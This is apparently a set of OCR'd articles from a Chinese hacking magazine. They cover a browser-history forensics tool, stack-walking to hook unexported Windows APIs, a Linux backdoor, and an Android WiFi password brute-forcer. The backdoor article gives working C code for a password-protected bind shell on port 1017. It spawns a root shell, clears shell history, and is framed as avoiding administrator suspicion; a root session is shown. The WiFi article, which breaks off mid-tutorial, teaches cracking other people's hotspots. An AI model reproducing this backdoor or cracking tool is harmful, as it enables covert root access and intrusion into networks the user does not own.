网络残留数据是指计算机通过网络进行数据传输和接收的过程中，产生在本地存储设备上的数据。这些数据信息可以是网络端口数值、网络连接地址、网络使用状态等。在网络残留数据中，Web 数据所占比例最大。这是因为从网络犯罪所使用的技术来看，基于对 Web 系统的恶意入侵最为常见，例如 SQL 注入漏洞、XSS 攻击、网页木马技术等，这些攻击技术都依托对 Web 系统的直接利用。同时，在网络犯罪活动中，各种信息交流常常以 Web 系统为依托进行。例如利用 Web Mail 服务进行犯罪活动安排，上传被窃密信息等。Web 系统

已然成为网络犯罪活动中不可缺少的重要组成部分。为此，必须对 Web 数据进行严格细致的取证分析，获取犯罪分子的第一证据。本文主要研究的就是一款针对 Web 数据进行取证的实用性系统。

从市面上已有的 Web 数据取证系统来看，主要是利用对浏览器软件本地存储设备上残留下的 Web 数据进行查找和获取。所获得 Web 数据基本类型包括历史访问记录、Cookie 信息、Web 缓存文件等。在获取数据的过程中，需要对具体类型的数据进行分类处理，按照数据格式要求，提取具体数据字段。例如在对历史访问记录的提取过程中，残留的 Web 数据中有网址信息、访问时间、访问次数等信息，应当按照结构进行归类，以免发生数据信息提取错误的现象。按照 Web 数据取证的流程，Web 数据提取后需要进行数据分析和统计工作，这是 Web 数据取证系统的一个不可缺少的功能。大量的 Web 数据信息如果采用人工判定将会造成巨大的时间消耗。完整的 Web 数据取证系统应当提供全面、可靠、高效的数据分析功能。在分析过程中，需要采用权重值的比对，统计出数据中出现的高频率信息，最终得出被审计对象的 Web 访问行为规律。在数据分析的基础上，需要提供特定数据查询功能，在面对具体 Web 取证工作时，系统需要快速查找出关键敏感信息，为整个 Web 取证工作带来实质性的证据参考，提高工作效率。

Web 数据的提取，主要针对不同浏览器软件在本地存储设备上残留的 Web 数据进行准确获取。以 IE 浏览器为例，该浏览器软件所产生的 Web 数据主要保存在 index.dat 文件。该文件具有特定的数据格式，并且在不同的操作系统版本下，存在于不同的文件目录当中。哈希表可以用来找到 index.dat 文件内部保存的有效数据信息，其原理与 Windows 系统下 FAT 表的作用类似，可以是文件索引的关键信息。如果一个 index.dat 文件非常大，则会拥有多个哈希表，并且这些哈希表之间采用链表的形式进行连接，即每个哈希表包含一个指向下一个哈希表的指针。每一个哈希表的前四个字节设置为哈希表的长度，第五个字节到第八个字节为指向下一个哈希表的指针。

index.dat文件的活动记录中包含了Web数据记录相关的三种信息，第一个信息是记录类型。记录类型有网址记录、LEAK记录和重定向记录。其中，网址记录包含了用户访问过的网址信息，涉及具体网址全称、访问次数、访问时间等信息。LEAK记录可以当作网址记录的一个备份，其所存在的数据与网址记录完全一致。重定向记录格式比较简单，只有数据长度信息。

根据上述原理，基于IE浏览器Web数据的提取工作，其具体实现的核心代码如下所示：

```
do
{
    if ( strncmp(pBuf+i, "LEAK", 4) && strncmp(pBuf+i, "URL ", 4) )
    {
      if ( !strncmp(pBuf+i, "REDR", 4))
      {
        if ( !strncmp(pBuf + 0x10 + i, "http://", 7))
        {
          if ( strlen(pBuf + 0x10 + i)<= 0xFF )                    //这里是判断字符串的长度
          {
            strcpy(myUrlBuf, pBuf + 0x10 + i); //小于255就直接strcpy拷过来
          }
          else
          {
```

```
            memcpy(myUrlBuf, pBuf + 0x10 + i, 0xFC); // 大于的话就只拷前252个字符
          }
          result = CheckURL(myUrlBuf);              // 检查得到的URL串
          if ( !result )                            // 若符合要求，则记录！
          {
            printf("%s\n",myUrlBuf);
            nURLCnt++;                               // 计数
          }
        }
      }
    }
    else
    {
      if ( !strncmp(pBuf + 0x60 + i, "http://", 7) )
      {
        offset=0x60;
LABEL_29:
        if ( strlen(pBuf + offset+ i)<= 0xFF )
        {
          strcpy(myUrlBuf, pBuf + offset + i);
        }
        else
        {
          memcpy(myUrlBuf, pBuf + offset + i, 0xFC);
        }
        result = CheckURL(myUrlBuf);
        if ( !result )
        {
          printf("%s\n",myUrlBuf);
          FileTime.dwHighDateTime = *(DWORD *)(pBuf + 0x14 + i);
          FileTime.dwLowDateTime = *(DWORD *)(pBuf + 0x10 + i);
          FileTimeToLocalFileTime(&FileTime, &LocalFileTime);
          FileTimeToSystemTime(&LocalFileTime, &SystemTime);
          sprintf(szBuf,"%d年%d月%d日  %d点%d分%d秒",
            SystemTime.wYear,
            SystemTime.wMonth,
            SystemTime.wDay,
            SystemTime.wHour,
            SystemTime.wMinute,
            SystemTime.wSecond);
          printf("[%s]\n",szBuf);
          nURLCnt++;
        }
        goto LABEL_34;
```

```
    }
    else if( !strncmp(pBuf + 0x68 + i, "http://", 7) )
    {
      offset=0x68;
      goto LABEL_29;
    }
    else
    {
      if ( strncmp(pBuf + 0x60 + i, "Visited", 7) )
      {
        if ( !strncmp(pBuf + 0x68 + i, "Visited", 7))
        {
          if ( strstr(pBuf + 0x68 + i, "@http:")
            || strstr(pBuf + 0x68 + i, "@ftp:")
            || strstr(pBuf + 0x68 + i, "@java") )
          {
            offset = 0x71;
            goto LABEL_29;
          }
        }
      }
      else
      {
        if ( strstr(pBuf + 0x60 + i, "@http:")
          || strstr(pBuf + 0x60 + i, "@ftp:")
          || strstr(pBuf + 0x60 + i, "@java") )
        {
          offset = 0x69;
          goto LABEL_29;
        }
      }
    }
  }
```

对于除IE浏览器以外的主流浏览器软件来说，多采用数据库方式存储历史访问记录，在实现的具体细节上有所不同。以谷歌的Chrome浏览器为例，采用SQLite DB数据库进行Web数据存储，获取其Web数据的具体实现代码如下所示：

```
try
{
CppSQLite3DB db;
CppSQLite3Query query;
db.open(path);
query=db.execQuery("select url,title from urls");
```

```
while(!query.eof())
{
CStringA utf8url;
utf8url=query.fieldValue("url");
CStringA utf8title;
utf8title=query.fieldValue("title");
ConvertUtf8ToGBK(utf8url);
ConvertUtf8ToGBK(utf8title);
history[0].Add(CString(utf8url));
history[1].Add(CString(utf8title));
query.nextRow();
}
db.close();
}
```

在 Web 数据提取之后，每一条数据信息都存在重复出现的几率，这是由于被审计对象可能对某一个 Web 网址进行多次访问，尤其在进行网络入侵等活动时，本地存储设备上会残留大量的相关 Web 数据。据此，可以设定一个权重值，对每一条 Web 数据进行权重累加计算，得出频率最高的信息，形成最终的用户行为规律。以统计分析 Web 历史访问记录为例，历史记录在进行存储时，一般都会记录下该网址访问次数，以此就可以作为权重值，设定相应阀值，当权重值超过阀值时，将给出分析结论。系统完成后的使用效果如图 1 所示。



图 1 Web 数据取证系统使用界面

以上介绍的 Web 数据取证系统开发过程比较简单，但在实际使用中的效果还是不错的。本文旨在抛砖引玉，如果大家能有更好的方法来实现，期待能在杂志上一起分享。

使用栈回逆技术HOOK未导出API

文/图 换心

在 Windows 系统中，程序运行时，内存栈记录了程序中函数和子过程的调用，还保存了运行时的部分局部变量信息。在某个时间点将进程挂起，对栈内容进行解析，可以获得很多有用的信息。栈回逆即是在某个特定时刻，对栈结构进行回逆分析，侧重于分析函数的调用链来达到某些目的，比如检测栈溢出、系统关键位置是否有钩子等。本文首先对栈的结构和回逆原理进行透析，然后再讲解栈回逆的一种应用：hook 未导出的 API。

栈是一种线性链式的内存结构，用来存放程序运行过程中函数调用的相关数据，包括参数、返回地址、寄存器值和局部变量。通常情况下，程序的栈空间是由一个个栈帧组成的，栈帧之间依靠保存的 EBP 寄存器值以类似单向链表的方式链接在一起。由于在 Windows 系统中，栈内存往低地址方向扩展，所以栈基址值沿着栈帧建立的方向是递减序列，栈帧撤销的方向是递增序列。

程序运行过程中，每次调用一个函数，都会先将参数和返回地址压栈，然后跳转到该函数首地址处开始执行。而在执行函数时，会产生将 EBP 压栈的动作，如果函数内部有分配局部变量，也将存储在栈中。调用栈能完整的记录当前线程中形成的函数调用链。在调用栈中，位于顶部的是当前正在执行的函数，接下来是调用这个函数的主调函数，再下来是调用主调函数的函数，以此类推。当函数执行完返回时，会跳转到返回地址处继续执行，原先对应的栈帧空间会被收回。图 1 表示了函数调用和返回时栈的变化。



图 1

栈回逆就是在当前栈帧处，利用保存的 EBP 值，一层一层向上回逆，直到解析到最底层的栈帧，判断方法是 EBP 值为 0。伪代码如下：

```
CurrentEBP=EBP;
while (CurrentEBP!=0)
{
    PreEBP=GetData（CurrentEBP）；/*读取 CurrentEBP 地址处值为前栈桢基址*/
    RetAddress= GetData（CurrentEBP+4）；/*读取当前返回地址*/
    /*加入需要的操作*/
    CurrentEBP= PreEBP;
}
```

需要注意的是，上面的代码运行的前提是，当前的栈空间是一个正常的栈帧链，未受到人为修改或破坏。如果某个栈帧链的 EBP 值已被篡改，就不能正常获取到下一栈帧的基址了。此时回逆代码可能会产生崩溃，因为读取一个不能读取的指针（被修改后的内容）；也可能无法完整回逆出所有栈帧，因为栈基址域被置 0。因此，在读取 EBP 内容之前，应该做一些检查工作，来验证这个 EBP 是否符合一个正常栈基址的必要条件。通常从以下三点来判断：1）EBP 值指向的地址是否可读；2）EBP 值是否与 ESP 值的前两个字节相同，通常为 0x0012；3）回逆时 EBP 是否呈现递增的规律，即当前获取的 EBP 值是否比它的前一个 EBP 值大。这三点是 EBP 值没有被破坏的必要条件，但不是充分条件。

Windows 提供了一个 API 来完成栈回逆，如下所示。

```
ULONG RtlWalkFrameChain(OUT PVOID *Callers, /
IN ULONG Count, /
IN ULONG Flags);
```

参数 Callers 是一个数组，函数运行完后，里面存储的即为各个栈帧的返回地址值，Count 则为需要解析的栈帧数，Flags 为 0 时表示解析内核态栈帧，为 1 表示解析用户态栈帧，返回值则表示实际解析的栈帧数。如果只需要获取栈帧的返回地址值，那使用它极其方便。不过 *RtlWalkFrameChain 运行的条件也是栈未受到破坏，而且它只能获取返回地址值，而不能获取 EBP 值、参数等。因此，如果需要更多的信息，还是手动编程解析栈比较好用。*

栈回逆的原理其实很简单，但用途却很广。大家在编程时，经常需要 hook 未导出的 API，最简单但最不稳定的办法就是硬编码，通过获取某个导出的 API，并计算它们之间的偏移，来达到目的；其次就是特征值搜索，记录下该 API 头部若干个字节，作为特征码，当该 API 所在的模块已经加载入内存后，就使用匹配的方式搜索定位。硬编码兼容性和移植性很差，而特征值搜索效率低消耗高。使用栈回逆可以避免这些问题，原理如图 2 所示。



图 2

想要通过栈回逆技术来 hook 未导出 API，首先需要找一个它会调用的导出 API。最好的情形是找到其内部调用的某个导出 API，这样栈回逆时只需回逆一层，但并不是每次都可以找到这样的 API，所以可以选择一个它一定会调用的 API 即可。用 UDAPI 代表未导出 API，

用 DAPI 代表导出 API，则它们的关系是 UDAPI→DAPI，或 UDAPI→UDAPI→……→DAPI（→代表调用）。

接下来需要记录一个特征码。在获取栈帧数据后，如何确定哪一帧才是 UDAPI 所对应的栈帧呢？很容易想到的是根据 UDAPI 对应栈帧**紧邻前一帧的返回地址值**，通常这个值不会变，但如果系统开启了 ASLR，每次重开机后程序加载时 API 基址都在变动，这个值就无效了。那如何解决呢？仔细分析，可以知道，**紧邻前一帧的返回地址值表示的是 UDAPI 中调用函数指令的下一条指令在当前内存中的地址**。因此，这条指令就可以作为特征码。为了更加准确，可以多读取一些指令作为特征码。根据我平常编程调试的经验，通常取 8 个字节就可以了。

但这里还有一个问题。在 UDAPI 中，可能存在多处调用而导致 DAPI 的调用。如果没有分析全面，就可能造成逃逸。因此，要么选择一个确信只会有一种调用路线的 DAPI，要么把所有的调用点都找出，不过这也并不难实现。WinDbg 可以对 Windows 系统中未导出的 API 下断点，因此可以在 UDAPI 和选择的 DAPI 上下断点，然后运行一些程序做测试，看是否存在多个调用点，如果存在就将特征值都记下来。

前面是分析过程，hook 的前期准备，后面是实际编程部分。首先对 DAPI 挂钩，在钩子函数内进行栈回逆；每回逆一层，就判断其返回地址所指向的内容是否与特征码匹配，如果一直到栈解析结束都没有，表示当前并不是 UDAPI 的调用；如果匹配成功，则表示当前正处在 UDAPI 的调用过程中，并且当前匹配栈帧是 UDAPI 紧邻的前一栈帧，此时继续解析一层，就达到了 UDAPI 所在栈帧。根据该帧的 EBP 值来计算参数的位置，就可以获取参数内容了。接下来就是钩子函数的主体代码了，如果 DAPI 位置选择妥当的话，主体代码的编写不用有任何顾虑。伪代码如下：

```
CurrentEBP=EBP；
uFlag=0;
while (CurrentEBP!=0)
{
    PreEBP=GetData（CurrentEBP）；/*读取 CurrentEBP 地址处值为前栈桢基址*/
    RetAddress=GetData（CurrentEBP+4）；/*读取当前返回地址*/
    LowerCode=GetData(RetAddress); /*读取前四个字节*/
    UpperCode=GetData(RetAddress+4); /*读取后四个字节*/
    if((LowerCode==(ULONG)CharaCode)&&UpperCode==(CharaCode>>32))
    /*特征值匹配*/
    {
        printf(“In UDAPI!\n”);
        uFlag=1;
        Break;
    }
    CurrentEBP= PreEBP；
}
if(uFlag)
{
    CurEBP=GetData(PreEBP);  /*根据 PreEBP 继续回逆一层*/
    /*根据 CurEBP 定位参数位置，第一个参数位于 EBP+8 处*/
```

```
    HookFunction(); /*钩子函数主体部分*/
}
```

如果前面在记录特征码时，还记录了相隔的栈帧数，在回逆编码时可以直接回逆该栈帧数再进行特征值匹配，这样可以大大提升效率。这虽然也是一种硬编码，但这种硬编码是建立在前期详尽的考察上，并且兼容性和可移植性很好，完全可以采用。

综上所述，hook 未导出 API 的步骤如下：

1. 选定一个它会调用的 DAPI；
2. 记录调用点作为特征码；
3. Hook 该 DAPI；
4. 回逆到 UDAPI；
5. 编写钩子主体代码。

总结

本文旨在描述一种现今很流行，原理简单而又强大的技术：栈回逆。前面部分对栈的结构、回逆的原理进行了讲解，后面部分则是介绍这种技术的一种应用，即 hook 未导出的 API。本文给出了详细的思路，但由于难点和主要工作在选定导出 API 和记录特征码，这两者需要根据实际情况手动逆向、调试来完成，所以本文以文字描述和伪代码为主，图示为辅，来解析技术原理和细节。

栈回逆的应用很广泛，本文只是提到了一种。有前辈高人在很久前就贴在网上的基于调用栈的技术文章，如 MJ0011 的《基于 CallStack 的 Anti-Rootkit HOOK 检测思路》和 gzzy 的《基于栈指纹检测缓冲区溢出的一点思路》。现今还可以利用栈回逆检测 shellcode 攻击，包括 ROP 形式。因此，对于我等安全界的新人来说，打好基础非常关键。

Linux后门技术研究：正向监听后门

文/图 blackcool

我们前面文章介绍的后门是通过替换 login 程序来实现的，需要在系统中安装 Telnet 软件才能实现后门连接，如果系统本身没有 Telnet，就需要我们手动安装，很容易引起管理员的怀疑。为了解决这个问题，本文将给大家介绍如何使用 Socket 编写一个本地端口监听后门的 demo。

首先是后门思路，相信大家对 Socket 都已经很熟悉了，我们的主要思路就是先创建 Socket 连接，使之处于监听状态，然后循环从 Socket 接收数据，当接收到的密码错误则关闭连接，接收密码正确时则打印欢迎信息并等待接受 shell 命令并执行。

思路清晰了，代码实现就不会太难了，主要代码如下，首先是引入必要的头文件。

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <strings.h>
#include <netinet/in.h>
#include <sys/socket.h>
```

```
#include <signal.h>
```

引入功能代码中要使用的头文件后，再定义后门中的基本常量，主要是监听端口和后门密码，定义如下，本地监听的端口是 1017，后门连接密码是 blackcool。具体代码如下：

```
#define PORT 1017
#define MDPASS "blackcool"
```

下面就是后门的主函数了，主要功能在下面实现，我们看下主要代码。
定义 Socket 的代码：

```
struct sockaddr_in l, r;
l.sin_family = AF_INET;
l.sin_port = htons(PORT);
l.sin_addr.s_addr = INADDR_ANY;
bzero(&(l.sin_zero), 8);
```

创建 Socket 并绑定的代码：

```
c = socket(AF_INET, SOCK_STREAM, 0);
bind(c,(struct sockaddr *) &l, sizeof(struct sockaddr));
```

设置 Socket 处于监听状态的代码：

```
listen(c, 3);
```

循环接收数据并验证密码的代码：

```
while ((d = accept(c, (struct sockaddr *) &r, &e)))
{
    if (!fork())
    {
        recv(d, p, 1000, 0);
        //当密码错误时，打印“error”并关闭 Socket
        if (strncmp(p, MDPASS,32) != 0)
        {
            send(d, "error!", 5, 0);
            close(d);
            exit(1);
        }
        //密码正确时打印欢迎信息，继续接收数据并执行 shell 命令
        printf ("hello,blackcool.\n");
        setreuid(0, 0);
        setenv("PATH",    "/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin/:.",
1);
```

```
unsetenv("HISTFILE");
execl("/bin/sh", "sh", (char *) 0);
```

主要代码就是这些，都是比较基础的系统编程，将代码保存为 shell.c，并用 gcc 进行编译，编译完成后，会在该目录下生成 shell 文件，就是我们的后门程序了，使用命令“sudo ./shell”来启动后门。

启动完成后，就可以进行连接了，用 nc 进行远程连接，使用命令“nc 127.0.0.1 1017”进行连接并输入密码。密码正确后会输出提示信息，然后就可以执行 shell 命令了，如图 1 所示。

```
kdev@kdev-VirtualBox:~/myrootkit/003-bindshell$ nc 127.0.0.1 1017
blackcool
hello,blackcool.
id
uid=0(root) gid=0(root) 群組=0(root)
uname -a
Linux kdev-VirtualBox 3.2.30 #1 SMP Sun Oct 21 23:03:56 CST 2012 i686 i686 i386
GNU/Linux
```

图 1

至此，这个简单的后门就完成了，希望以后就 Linux 下的后门实现与大家多多交流。

（完）

Android 系统中暴力破解 WIFI 密码

文/图 顽石

手机、平板等智能终端已经十分普及，与此同时对网络的依赖也愈加强烈；每到一个地方，拿出手机、平板看看附近有无可用的 WIFI 热点已成为生活中的一个习惯。然而，通常情况下绝大多数 WIFI 热点都是加密的，即需要输入密码才可以接入。而本文则将教你如何自己开发一个 Android 平台下的 WIFI 密码暴力破解应用程序。

WIFI 破解基础

通常，在设置 WIFI 的加密方式时，有 WEP 和 WPA 两种可选。而出于安全性考虑，现在一般路由器等推荐使用 WPA 的加密方式。对 WEP 方式加密的 WIFI 网络，很早之前就已经有破解方法了，典型破解工具有集成在 BackTrack(BT)中的 aircrack-ng 系列软件。Aircrack-ng 工具破解的基本思路是：对指定 WIFI 热点进行抓包，数据包累积到足够数量时即可；再对抓到的包进行破解，即可获得密码。这种抓包破解的方法对 WEP 的破解是十分有效的，但对于越来越广泛使用的 WPA 方法却很难奏效。目前对 WPA 加密方式的 WIFI 热点的有效破解方法均需要字典来实现暴力破解，能否破解成功、破解所需时间都在一定程度上依赖于字典的完备性。

考虑到 WIFI 密码破解的有效性和实用性，我们所实现的 WIFI 破解工具至少需要满足如下要求：

- 可以对 WEP、WPA 方式加密的 WIFI 进行破解；
- 应用程序可以支持后台运行，避免长时间破解过程中用户无法切换应用程序的尴尬；
- 能够从 SD 卡中加载密码字典；
- 不使用 Root 权限（减小对系统的依赖，最小权限原则）。

Android 开发相关基础

这里主要对本文所涉及到的 Android 系统中有关 WIFI 和服务的相关重点知识进行简单介绍。

1）Android 系统下的 WIFI 管理

Android 系统所提供的对 WIFI 进行相关操作和管理功能的主要有以下的几个类：ScanResult、WifiManager、WifiConfiguration 和 WifiInfo，下面对其分别详细介绍。

①ScanResult

这个类主要用来保存和处理通过 WIFI 硬件的扫描获取到的周边 WIFI 热点信息，通常多个热点信息形成一个 list，即 List<ScanResult>。其所包含的信息包括相应热点的接入点名称 SSID、接入点信号的强弱、接入点的安全模式 Capabilities——WEP、WPA 等。本文中主要用到的有 SSID 和 Capabilities 这两个字段的信息情况。

②WifiConfiguration

这个类主要用来配置一个有效的 WIFI 连接时使用。其中用到的几个子类如下：

- WifiConfiguration.AuthAlgorthm：用来判断加密方法；
- WifiConfiguration.GroupCipher：获取使用 GroupCipher 的方法来进行加密；
- WifiConfiguration.KeyMgmt：获取使用 KeyMgmt 进行；
- WifiConfiguration.PairwiseCipher：获取使用 WPA 方式的加密；
- WifiConfiguration.Protocol：获取使用哪一种协议进行加密；

- wifiConfiguration.Status：获取当前网络的状态。

③WifiInfo

这个类主要用来在配置好一个有效连接后，获取关于该连接的各种信息，包括：

- getBSSID()：获取 BSSID；
- getDetailedStateOf()：获取客户端的连通性；
- getHiddenSSID()：获得 SSID 是否被隐藏；
- getIpAddress()：获取 IP 地址；
- getLinkSpeed()：获得连接的速度；
- getMacAddress()：获得 MAC 地址；
- getRssi()：获得 802.11n 网络的信号；
- getSSID()：获得 SSID。

④WifiManager

这个类的功能如其命名方式——对 WIFI 进行管理，本文所使用的管理功能主要有：

- addNetwork(WifiConfiguration config)：添加配置好的网络；
- startScan()：开始扫描；
- getScanResulats()：获取扫描测试的结果；
- setWifiEnabled()：让一个连接有效；
- enableNetwork(int netId, Boolean disableOthers)：连接一个连接；
- disableNetwork(int netId)：让一个网络连接失效；
- disconnect()：断开连接；
- getConfiguredNetworks()：获取保存的配置好的网络连接；
- getConnectionInfo()：获取当前连接的信息；
- removeNetwork()：移除某一个网络；
- saveConfiguration()：保留一个配置信息。

2）Android 中的服务

①IntentService

在 Android 开发中，需要创建后台运行的程序时，通常要使用到 Service。Android 的 Service 可以简单划分为两类：通过继承 Service 类开发出来的普通 Service 类；通过继承 IntentService 开发出来的特殊 IntentService 类。两者的一个主要区别在于：前者是 Android 的默认 Service 类，运行在主线程中；后者则是异步服务，即在一个新的 Service 线程中运行相关 Service 代码。

因此，为了避免在服务中进行耗时的操作（WIFI 密码破解）时，导致主线程阻塞，引起程序不响应，即 ANR(”Application Not Responding”)，我们需要在一个 IntentService 中实现 WIFI 密码破解过程。

对于 IntentService 而言，其服务的线程函数为 onHandleIntent，即在该函数中实现密码破解即可。

②Service 和 Activity 的通信

在密码破解过程中， Service 线程需要向 Activity 线程传递数据，因此需要解决 Service 和 Activity 的通信问题。

熟悉 Windows 的一定对消息不会陌生。同样的，在 Android 中除了 Broadcast 之外，也可以用 Message 进行通信，而且十分简单。

在 Activity 初始化时，设置消息处理函数。

```
@Override
public void onCreate(Bundle savedInstanceState) {
    //……
    handler = new Handler(){
        public void handleMessage(Message msg){
            //obj不一定是String类，可以是别的类
            String message=(String)msg.obj;
            //根据message中的信息，进行相关处理
        }
    };
    //......
}
```

在服务中使用 handler 向 Activity 发送消息。

```
Message message = Message.obtain();
message.obj="cracking....";
handler.sendMessage(message);
```

暴力破解工具的实现

有了前面的前置基础知识，接下来我们实现破解程序就比较容易了。整个程序主要由三个大类实现，即：

- **MainActivity 类**：继承自 Activity，实现破解的初始化和破解过程的开启、停止控制；
- **CrackWifiService 类**：继承自 IntentService，通过调用 wifiman 类中的破解函数，实现后台破解 WIFI；
- **Wifiman 类**：实现对 WIFI 的管理，尤其实现了使用指定参数自动连接指定热点的过程。

接下来对其中的核心部分重点介绍。

1）后台破解服务：CrackWifiService

①服务配置

添加 CrackWifiService 时，需要在 Activity 的 OnCreate 函数中注册该服务，即：

```
private Intent crackWifiServiceIntent;
@override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    ……
    crackWifiServiceIntent = new Intent(this,
CrackWifiService.class);
}
```

②破解流程

WIFI 破解流程主要是在 CrackWifiService 中的 onHandleIntent 函数中实现，破解流程如图 1 所示。

